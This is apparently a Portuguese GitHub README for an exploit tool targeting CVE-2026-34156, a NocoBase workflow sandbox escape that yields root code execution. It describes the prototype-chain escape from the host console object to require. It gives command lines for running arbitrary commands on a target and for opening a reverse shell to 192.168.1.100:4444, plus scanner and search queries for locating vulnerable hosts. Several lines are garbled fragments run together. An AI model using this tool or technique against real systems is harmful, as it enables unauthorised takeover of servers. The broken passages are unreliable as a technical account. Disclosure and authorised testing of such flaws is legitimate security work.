ashrafzaryouh/cve-2026-34156
PoC de exploit e template Nuclei para CVE-2026-34156, uma fuga do sandbox de workflow do NocoBase que permite execução remota de código não autenticada como root.



Não autenticado / Baixo privilégio → Execução Remota de Código como root no NocoBase
CVE-2026-34156 é uma vulnerabilidade crítica de escape de sandbox no NocoBase (uma plataforma open-source de no-code/low-code).
Um atacante com a capacidade de criar ou executar um Nó de Script de Workflow (mesmo com baixos privilégios) pode escapar da sandbox vm do Node.js e alcançar Execução Remota de Código completa como root dentro do contêiner.
@nocobase/plugin-workflow-javascript (Nó de Script)console._stdout.constructor.constructoruid=0)fs)O objeto console passado para a sandbox é do realm do host, permitindo que atacantes escalem a cadeia de protótipos e acessem o construtor real Function → process.mainModule.require.
# Execução simples de comando
python3 CVE-2026-34156.py -u https://target.com -e [email protected] -p password -c "id"

# Reverse shell
python3 CVE-2026-34156.py -u https://target.com -r 192.168.1.100:4444
O repositório inclui: Script PoC completo, template Nuclei e verificador seguro.
nuclei -u https://target -t cves/CVE-2026-34156.yaml
title="NocoBase" || title="Sign in - NocoBase"
title="NocoBase" && body="workflow"
isolated-vm) em produção.
Este repositório destina-se apenas a fins educacionais e de pesquisa de segurança autorizada.
Use apenas em sistemas que você possui ou para os quais tem permissão escrita explícita para testar.
A exploração não autorizada é ilegal.
Feito com ❤️ para a comunidade de segurança
Fique seguro. Corrija rápido.